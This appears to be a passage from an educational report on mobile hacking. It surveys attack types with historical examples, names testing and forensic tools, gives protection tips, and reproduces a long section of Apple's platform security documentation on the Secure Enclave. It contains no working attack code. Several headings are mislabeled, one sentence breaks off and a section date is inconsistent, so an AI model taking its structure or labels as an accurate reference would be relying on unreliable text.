Bluejacking (sending unsolicited messages) was first reported in 2001; more serious attacks like Bluesnarfing followed.

6. Network Spoofing

Hackers create fake Wi-Fi hotspots that appear legitimate.

Example: A public Wi-Fi named "Free Coffee Shop Wi-Fi" might be controlled by a hacker who captures data traffic, including usernames, passwords, and credit card details.



Hackers create fake Wi-Fi hotspots to intercept data.

Example: Evil Twin Attack (2010s). A fake hotspot impersonates a legitimate one, capturing sensitive data from connected devices.


- **When were Network Spoofing attacks first introduced:**

Early network spoofing traces back to the rise of Wi-Fi use in public places, targeting insecure connections.

7. Exploiting OS Vulnerabilities

Mobile operating systems sometimes have flaws that hackers exploit.

Available OS Vulnerabilities:



Example: An unpatched vulnerability in Android or iOS allowing remote code execution, giving full control of the device to a hacker.

Hackers exploit flaws in mobile operating systems.

Example: Stagefright Exploit (2015). Affected nearly 95% of Android devices, allowing remote access through MMS messages.


- **When was Exploiting OS Vulnerabilities first introduced:**

OS vulnerabilities have been a target since mobile systems evolved. Early attacks on Symbian OS set the precedent.

8. App-Based Hacking

Involves using malicious applications.

- **Malicious Apps:** Apps from unofficial app stores may contain malware. Example: Fake banking apps designed to steal credentials.
- **Privilege Escalation:** Apps requesting excessive permissions to access sensitive data or control device functionality.



Malicious apps steal data or perform unauthorized actions.

Example: BankBot Malware (2017). Disguised as legitimate apps, it captured banking credentials from Android users.


- **When was App Based Hacking first introduced:**

Early malicious apps appeared as soon as app stores were introduced. The Android Market (predecessor of Google Play) saw early malware cases.

9. Social Engineering

Manipulating users into revealing confidential information or granting unauthorized access.

Example: A phone call claiming to be tech support asking for a password.



Hackers manipulate victims into revealing information.

Example: Nigerian Prince Scams (pre-2000, still active). Originally via email, this scam later transitioned to mobile platforms.

- **When was Social Engineering first introduced:**


Social engineering dates back to the first phone systems, with "phone phreaking" being a popular exploit.

10. Keylogging

Keylogging software records every keystroke made on a mobile device.

Example: A hidden keylogger that captures passwords typed into banking apps or email accounts.

Tracks user inputs to steal data.



Example: ZeuS Malware (2007). Targeted bank accounts by logging keystrokes and infecting both computers and mobile phones.


- **When was Keylogging first introduced:**

Keylogging began with early computers but expanded to mobile devices as smartphones became ubiquitous.

11. Rooting or Jailbreaking Exploits

These processes remove restrictions set by the device's manufacturer, creating vulnerabilities.

Example: Rooting an Android phone can expose it to malware that requires elevated privileges.



Bypasses manufacturer restrictions for unauthorized control.

Example: iOS JailbreakMe (2010). Exploited a PDF vulnerability to jailbreak iPhones.


- **When was Keylogging first introduced:**

Jailbreaking became common after the iPhone's 2007 release, driven by users wanting to install third-party apps.

12. Side-Loading Malicious Applications

Installing apps from unofficial sources (outside Google Play Store or Apple's App Store).

Example: A popular game downloaded from a third-party website might be modified to contain malware.



Installing apps from outside official stores.

Example: Fake Pokémon Go Apps (2016). Distributed outside Google Play, these apps contained malware.

- **When was Side loading Malicious Attack first introduced:**

Side-loading issues grew with Android, where users could install apps from any source.

4.2 Mobile Hacking Platforms

Mobile hacking platforms are environments or tools used to analyze, test, or exploit vulnerabilities in mobile devices or applications. They are categorized based on their specific purpose, such as penetration testing, forensic analysis, or malware development. Below are common types of mobile hacking platforms:

1. Penetration Testing Frameworks

These platforms simulate attacks on mobile devices and applications to find vulnerabilities.

- **Metasploit**: A widely used framework for penetration testing and exploit development.
- **zANTI**: An Android-based penetration testing toolkit.
- **Drozer**: A comprehensive framework for assessing the security of Android applications.
- **Burp Suite**: Often used for web security testing, also applicable for mobile app analysis.

2. Mobile Device Emulators and Virtual Machines

These simulate mobile environments for testing without using physical devices.

- **Geny motion**: An advanced Android emulator with testing tools.
- **Android Studio Emulator**: Offers emulation for various Android devices.
- **QEMU**: A generic and open-source emulator used in mobile security testing.

3. Reverse Engineering Tools

Used for decompiling and analyzing mobile applications.

- **APK Tool**: Decompiles and rebuilds Android APK files.
- **JADX**: Decompiles Android .dex and .apk files to Java source.
- **Ghidra**: A reverse engineering framework that supports various platforms.

4. Mobile Forensic Tools

Used to extract and analyze data from mobile devices.

- **Cellebrite UFED**: A leading tool for data extraction from mobile devices.
- **Magnet AXIOM**: Used for mobile and digital forensic investigations.
- **Oxygen Forensic Suite**: Provides data analysis and extraction from mobile devices.

5. Wireless Network Testing Tools

Focus on testing Wi-Fi, Bluetooth, and other wireless communications.

- **Air crack-ng**: Used for analyzing Wi-Fi networks.
- **Kali Net Hunter**: A mobile penetration testing platform for Android devices.
- **Wireshark**: Captures and analyzes network traffic.

6. Vulnerability Scanners

Automate the discovery of vulnerabilities in mobile applications.

- **OWASP Mobile Security Testing Guide (MSTG)**: Provides methodologies and tools for security assessment.
- **Mob SF (Mobile Security Framework)**: An automated framework for mobile app security testing.

7. Malware Analysis Platforms

Tools used for analyzing and understanding mobile malware behavior.

- **Cuckoo Sandbox**: Analyzes mobile apps by running them in a sandbox environment.
- **Andro Guard**: Provides static analysis of Android applications.

Protection Tips

- Install apps only from official app stores.
- Keep your operating system and apps updated to patch vulnerabilities.
- Use strong, unique passwords and enable two-factor authentication.
- Avoid connecting to unsecured Wi-Fi and use a VPN for added security.
- Enable device encryption and use trusted antivirus solutions.

These strategies help mitigate risks associated with mobile hacking threats.

5. Current Status of Mobile Platform Hacking

Smart phones nowadays accumulate a vast amount of both personal and corporate information and are subsequently vulnerable to cyberattacks. Sensitive data, such as banking details, ID numbers, or login credentials, can be compromised via various hacking techniques imposed by threat actors. Furthermore, this stolen data might be used in identity fraud or leaked online. Companies and Consumers are, therefore, rightfully concerned about becoming a target of mobile cyberattacks.

In the modern age of digitized communities, the dependency on mobile gadgets has reached an unprecedented level. As the development of mobile technology continues, the dangers it brings increase. As technology evolves, cybersecurity measures also evolve. However, let's examine together whether hacking activities for mobile

The Evolution of Mobile Hacking Threats Over the Years

Once confined to basic functions like calls and texts, these devices have evolved into intricate computers that fit comfortably within your pockets. This journey, spanning several decades, has not only revolutionized your interaction with technology but has also brought about a parallel evolution within the hacking community.

During the 2000s, as the era of mobile phones took its first steps, threats emerged in the form of eavesdropping. Hackers seized upon opportunities to tap into calls and intercept text messages, employing these tactics as common strategies to fulfill their malicious.

The subsequent decade, the 2010s, ushered in the smartphone revolution, which in turn introduced an exponential increase in potential threats. The integration of internet connectivity alongside a plethora of applications turned smartphones into veritable treasure troves for hackers. This environment gave rise to the widespread prevalence of malware, spyware, and phishing attacks, all of which became distressingly common occurrences.

Exploited Vulnerabilities in Mobile Devices

In the realm of operating systems, both Android and iOS stand as prime targets for potential exploitation. Despite the regular issuance of patches and updates, the sheer magnitude of their underlying code base leaves room for inadvertent oversight, creating openings for vulnerabilities to persist beneath the surface.

The landscape of app stores presents a dual narrative. Official platforms such as Google Play and the Apple App Store implement rigorous vetting procedures, aiming to shield users from harmful applications. However, the shadowy structure of third-party app stores serves as a

breeding ground for malicious software. Often cloaked in authenticity, these deceitful applications operate to harvest sensitive data or embed malware within unsuspecting devices.

While the convenience of Wi-Fi and Bluetooth connectivity enhances your digital experiences, it simultaneously unveils avenues for potential security breaches. An illustrative example from the past is the 'BlueBorne' attack, a stark reminder that even these seemingly innocuous tools are susceptible to exploitation when not fortified with robust security measures.

Overview of Mobile Hacking Events in 2023

5.1 Trends in 2025

Increasing Malware Incidents: Malware like Joker continues to bypass app store security.

- **State-Sponsored Attacks:** Governments deploy tools like Pegasus for espionage.
- **5G Vulnerabilities:** The rise of 5G networks introduces new attack vectors in IoT and mobile devices.
- **Cryptojacking:** Using mobile devices to mine cryptocurrency without user consent.

5.2 Major Challenges

- **Device Fragmentation:** Diverse operating systems and versions make patching vulnerabilities difficult.
- **App Ecosystem Risks:** Third-party app stores often distribute malicious apps.

6. Future of Mobile Platform Hacking

Future of Mobile Security?

Mobile devices like smartphones and tablets have transformed the way people connect to the internet. However, the platforms also contribute to the swelling and complexity of cyber threats. As a result, software companies face an ongoing arms race. New, advanced security technologies are being rolled out in response to the ever-changing nature of threats. Lawmakers are playing their part by introducing tougher measures through regulation, but keeping up is proving difficult. This is why cyber security for mobile devices is more important than ever.

Smartphones face the greatest risk going forward. They represent a highly lucrative target due to the extensive variety of attack vectors. From ransomware and headless worms to two-faced malware, these threats incite considerable apprehension, given all that is at stake. With drive-by attacks, phone users unknowingly expose devices to fingerprinting while surfing the internet. This allows cyber criminals to identify vulnerabilities.

Relentless attackers are always on the hunt for the next big hack. Attacks that were resoundingly successful on personal computers are being employed on mobile devices.

Future IOS security and attacks

Introduction to Apple platform security

Apple designs security into the core of its platforms. Building on the experience of creating the world's most advanced mobile operating system, Apple has created security architectures that address the unique requirements of mobile, watch, desktop, and home.

Every Apple device combines hardware, software, and services designed to work together for maximum security and a transparent user experience in service of the ultimate goal of keeping personal information safe. For example, Apple-designed silicon and security hardware powers critical security features. And software protections work to keep the operating system and third-party apps protected. Finally, services provide a mechanism for secure and timely software updates, power a protected app ecosystem, and facilitate secure communications and payments. As a result, Apple devices protect not only the device and its data but the entire ecosystem, including everything users do locally, on networks, and with key internet services.

Just as we design our products to be simple, intuitive, and capable, we design them to be secure. Key security features, such as hardware-based device encryption, can't be disabled by mistake. Other features, such as Face ID and Touch ID, enhance the user experience by making it simpler and more intuitive to secure the device. And because many of these features are enabled by default, users or IT departments don't need to perform extensive configurations.

This documentation provides details about how security technology and features are implemented within Apple platforms. It also helps organizations combine Apple platform security technology and features with their own policies and procedures to meet their specific security needs.

The content is organized into the following topic areas:

Hardware security and biometrics: The silicon and hardware that forms the foundation for security on Apple devices, including Apple silicon, the Secure Enclave, cryptographic engines, and biometric authentication

System security: The integrated hardware and software functions that provide for the safe boot, update, and ongoing operation of Apple operating systems

Encryption and Data Protection: The architecture and design that protects user data if the device is lost or stolen or if an unauthorized person or process attempts to use or modify it

App security: The software and services that provide a safe app ecosystem and enable apps to run securely and without compromising platform integrity

Services security: Apple's services for identification, password management, payments, communications, and finding lost devices

Network security: Industry-standard networking protocols that provide secure authentication and encryption of data in transmission

Developer kit security: Framework "kits" for secure and private management of home and health, as well as extension of Apple device and service capabilities to third-party apps

Secure device management: Methods that allow management of Apple devices, help prevent unauthorized use, and enable remote wipe if a device is lost or stolen

A commitment to security

Apple is committed to helping protect customers with leading privacy and security technologies—designed to safeguard personal information—and comprehensive methods, to help protect corporate data in an enterprise environment. Apple rewards researchers for the work they do to uncover vulnerabilities by offering the Apple Security Bounty. Details of the program and bounty categories are available at https://security.apple.com/bounty/.

We maintain a dedicated security team to support all Apple products. The team provides security auditing and testing for products, both under development and released. The Apple team also provides security tools and training, and actively monitors for threats and reports of

new security issues. Apple is a member of the Forum of Incident Response and Security Teams (FIRST).

Apple continues to push the boundaries of what's possible in security and privacy. It uses custom Apple silicon across the product lineup—from Apple Watch, to iPhone and iPad, to the M-series chips in Mac— powering not only efficient computation but also security. For example, Apple silicon forms the foundation for secure boot, biometric authentication, and Data Protection. In addition, security features powered by Apple silicon—such as Kernel Integrity Protection, Pointer Authentication Codes, and Fast Permission Restrictions—help thwart common types of exploitation. Therefore even if attacker code somehow executes, the damage it can do is dramatically reduced.

To make the most of the extensive security features built into our platforms, organizations are encouraged to review their IT and security policies to ensure that they are taking full advantage of the layers of security technology offered by these platforms.

To learn more about reporting issues to Apple and subscribing to security notifications, see Report a security or privacy vulnerability.

Apple believes privacy is a fundamental human right and has numerous built-in controls and options that allow users to decide how and when apps use their information, as well as what information is being used. To learn more about Apple's approach to privacy, privacy controls on Apple devices, and the Apple privacy policy, see https://www.apple.com/privacy.

Note: Unless otherwise noted, this documentation covers the following operating system versions: iOS 18.1, iPadOS 18.1, macOS 15.1, tvOS 18.1, watchOS 11.1, and visionOS 2.1.

Hardware security and biometrics

Hardware security overview

For software to be secure, it must rest on hardware that has security built in. That's why Apple devices— with iOS, iPadOS, macOS, tvOS, watchOS, and visionOS—have security capabilities designed into silicon. These capabilities include a CPU that powers system security features, as well as additional silicon that's dedicated to security functions. Security-focused hardware follows the principle of supporting limited and discretely defined functions to minimize attack surface. Such components include a boot ROM, which forms a hardware root of trust for secure boot, dedicated AES engines for efficient and secure encryption and decryption, and a Secure Enclave. The Secure Enclave is a component on Apple system on a chip (SoC) that's included on all recent iPhone, iPad, Apple TV, Apple Watch, Apple Vision Pro, HomePod devices, and on a Mac with Apple silicon and those with the Apple T2 Security Chip. The Secure Enclave itself

follows the same principle of design as the SoC does, containing its own discrete boot ROM and AES engine. The Secure Enclave also provides the foundation for the secure generation and storage of the keys necessary for encrypting data at rest, and it protects and evaluates the biometric data for Optic ID, Face ID, and Touch ID.

Storage encryption must be fast and efficient. At the same time, it can't expose the data

(or keying material) it uses to establish cryptographic keying relationships. The AES hardware engine solves this problem by performing fast in-line encryption and decryption as files are written or read. A special channel from the Secure Enclave provides necessary keying material to the AES engine without exposing this information to the Application Processor (or CPU) or overall operating system. This helps ensure that the Apple Data Protection and FileVault technologies protect users' files without exposing long- lived encryption keys.

Apple has designed secure boot to protect the lowest levels of software against tampering and to allow only trusted operating system software from Apple to load at startup. Secure boot begins in immutable code called the Boot ROM, which is laid down during Apple SoC fabrication and is known as the hardware root of trust. On a Mac with a T2 chip, trust for macOS secure boot begins with the T2. (Both the T2 chip and the Secure Enclave also execute their own secure boot processes using their own separate boot ROM—this is an exact analogue to how the A-series and M series chips boot securely.)

The Secure Enclave also processes eye, face, and fingerprint data from Optic ID, Face ID, and Touch ID sensors in Apple devices. This provides secure authentication while keeping user biometric data private and secure. It also allows users to benefit from the security of longer and more complex passcodes and passwords with, in many situations, the convenience of swift authentication for access or purchases.

Apple SoC security

Apple-designed silicon forms a common architecture across all Apple products and powers iPhone, iPad, Mac, Apple TV, Apple Watch, and Apple Vision Pro. For over a decade, Apple's world-class silicon design team has been building and refining Apple systems on a chip (SoCs). The result is a scalable architecture designed for all devices that leads the industry in security capabilities. This common foundation for security features is only possible from a company that designs its own silicon to work with its software.

Apple silicon has been designed and fabricated to specifically enable the system security features detailed below:


Feature	A10	A11, S3	A12–A14 S4–S9	A15–A18	M1	M2–M4
Kernel Integrity Protection	✓	✓	✓	✓	✓	✓
Fast Permission Restrictions	✗	✓	✓	✓	✓	✓
System Coprocessor Integrity Protection	✗	✗	✓	✓	✓	✓
Pointer Authentication Codes	✗	✗	✓	✓	✓	✓
Page Protection Layer	✗	✓	✓	✗ See Note 1 below.	✓ See Note 2 below.	✗
Secure Page Table Monitor	✗	✗	✗	✓	✗	✓ See Note 2 below.

Secure Enclave

The Secure Enclave is a dedicated secure subsystem in the latest versions of iPhone, iPad, Mac, Apple TV, Apple Watch, Apple Vision Pro, and HomePod.

Overview

The Secure Enclave is a dedicated secure subsystem integrated into Apple system on a chip (SoC). The Secure Enclave is isolated from the main processor to provide an extra layer of security and is designed to keep sensitive user data secure even when the Application Processor kernel becomes compromised. It follows the same design principles as the SoC does—a boot ROM to establish a hardware root of trust, an AES engine for efficient and secure cryptographic operations, and protected memory. Although the Secure Enclave doesn't include storage, it has a mechanism to store information securely on attached storage separate from the NAND flash storage that's used by the Application Processor and operating system.



The Secure Enclave is a hardware feature of most versions of iPhone, iPad, Mac, Apple TV, Apple Watch, Apple Vision Pro, and HomePod—namely:

- All iPhone models starting with iPhone 5s or later
- All iPad models starting with iPad Air or later
- All Mac computers with Apple silicon
- MacBook Pro computers with Touch Bar (2016 and 2017) that contain the Apple T1 Chip
- All Intel-based Mac computers that contain the Apple T2 Security Chip
- All Apple TV models starting with Apple TV HD or later
- All Apple Watch models starting with Apple Watch series 1 or later
- Apple Vision Pro
- All HomePod models

Secure Enclave Processor

The Secure Enclave Processor provides the main computing power for the Secure Enclave.

To provide the strongest isolation, the Secure Enclave Processor is dedicated solely for Secure Enclave use. This helps prevent side-channel attacks that depend on malicious software sharing the same execution core as the target software under attack. The Secure Enclave Processor runs an Apple- customized version of the L4 microkernel. It's designed to operate efficiently at a lower clock speed that helps to protect it against clock and power attacks. The Secure Enclave Processor, starting with the A11 and S4, includes a memory-protected engine and encrypted

memory with anti-replay capabilities, secure boot, a dedicated random number generator, and its own AES engine.

Memory Protection Engine

The Secure Enclave operates from a dedicated region of the device's DRAM memory. Multiple layers of protection isolate the Secure Enclave protected memory from the Application Processor.

When the device starts up, the Secure Enclave Boot ROM generates a random ephemeral memory protection key for the Memory Protection Engine. Whenever the Secure Enclave writes to its dedicated memory region, the Memory Protection Engine encrypts the block of memory using AES in Mac XEX (xor-encrypt-xor) mode, and calculates a Cipherbased Message Authentication Code (CMAC) authentication tag for the memory. The Memory Protection Engine stores the authentication tag alongside the encrypted memory. When the Secure Enclave reads the memory, the Memory Protection Engine verifies the authentication tag. If the authentication tag matches, the Memory Protection Engine decrypts the block of memory. If the tag doesn't match, the Memory Protection Engine signals an error to the Secure Enclave. After a memory authentication error, the Secure Enclave stops accepting requests until the system is rebooted.

Starting with the Apple A11 and S4 SoCs, the Memory Protection Engine adds replay protection for Secure Enclave memory. To help prevent replay of security-critical data, the Memory Protection Engine stores a unique one-off number, called an anti-replay value, for the block of memory alongside the authentication tag. The anti-replay value is used as an additional tweak for the CMAC authentication tag. The anti-replay values for all memory blocks are protected using an integrity tree rooted in dedicated SRAM within the Secure Enclave. For writes, the Memory Protection Engine updates the anti-replay value and each level of the integrity tree up to the SRAM. For reads, the Memory Protection Engine verifies the anti-replay value and each level of the integrity tree up to the SRAM. Anti-replay value mismatches are handled similarly to authentication tag mismatches.

On Apple A14, M1, or later SoCS, the Memory Protection Engine supports two ephemeral memory protection keys. The first is used for data private to the Secure Enclave, and the second is used for data shared with the Secure Neural Engine.

The Memory Protection Engine operates inline and transparently to the Secure Enclave.

The Secure Enclave reads and writes memory as if it were regular unencrypted DRAM, whereas an observer outside the Secure Enclave sees only the encrypted and authenticated version of the memory. The result is strong memory protection without performance or software complexity tradeoffs.

Secure Enclave Boot ROM

The Secure Enclave includes a dedicated Secure Enclave Boot ROM. Like the Application Processor Boot ROM, the Secure Enclave Boot ROM is immutable code that establishes the hardware root of trust for the Secure Enclave.

On system startup, iBoot assigns a dedicated region of memory to the Secure Enclave.

Before using the memory, the Secure Enclave Boot ROM initializes the Memory Protection Engine to provide cryptographic protection of the Secure Enclave protected memory.

The Application Processor then sends the sepOS image to the Secure Enclave Boot ROM.

After copying the sepOS image into the Secure Enclave protected memory, the Secure Enclave Boot ROM checks the cryptographic hash and signature of the image to verify that the sepOS is authorized to run on the device. If the sepOS image is properly signed to run on the device, the Secure Enclave Boot ROM transfers control to sepOS. If the signature isn't valid, the Secure Enclave Boot ROM is designed to prevent any further use of the Secure Enclave until the next chip reset.

On Apple A10 and later SoCs, the Secure Enclave Boot ROM locks a hash of the sepOS into a register dedicated to this purpose. The Public Key Accelerator uses this hash for operating-system-bound (OS- bound) keys.

Secure Enclave Boot Monitor

On Apple A13 and later SoCs, the Secure Enclave includes a Boot Monitor designed to ensure stronger integrity on the hash of the booted sepOS.

At system startup, the Secure Enclave Processor's System Coprocessor Integrity Protection (SCIP) configuration helps prevent the Secure Enclave Processor from executing any code other than the Secure Enclave Boot ROM. The Boot Monitor helps prevent the Secure Enclave from modifying the SCIP configuration directly. To make the loaded sepOS executable, the Secure Enclave Boot ROM sends the Boot Monitor a request with the address and size of the loaded sepOS. On receipt of the request, the Boot Monitor resets the Secure Enclave Processor, hashes the loaded sepOS, updates the SCIP settings to allow execution of the loaded sepOS, and starts execution within the newly loaded code. As the system continues booting, this same process is used whenever new code is made executable. Each time, the Boot Monitor updates a running

hash of the boot process. The Boot Monitor also includes critical security parameters in the running hash.

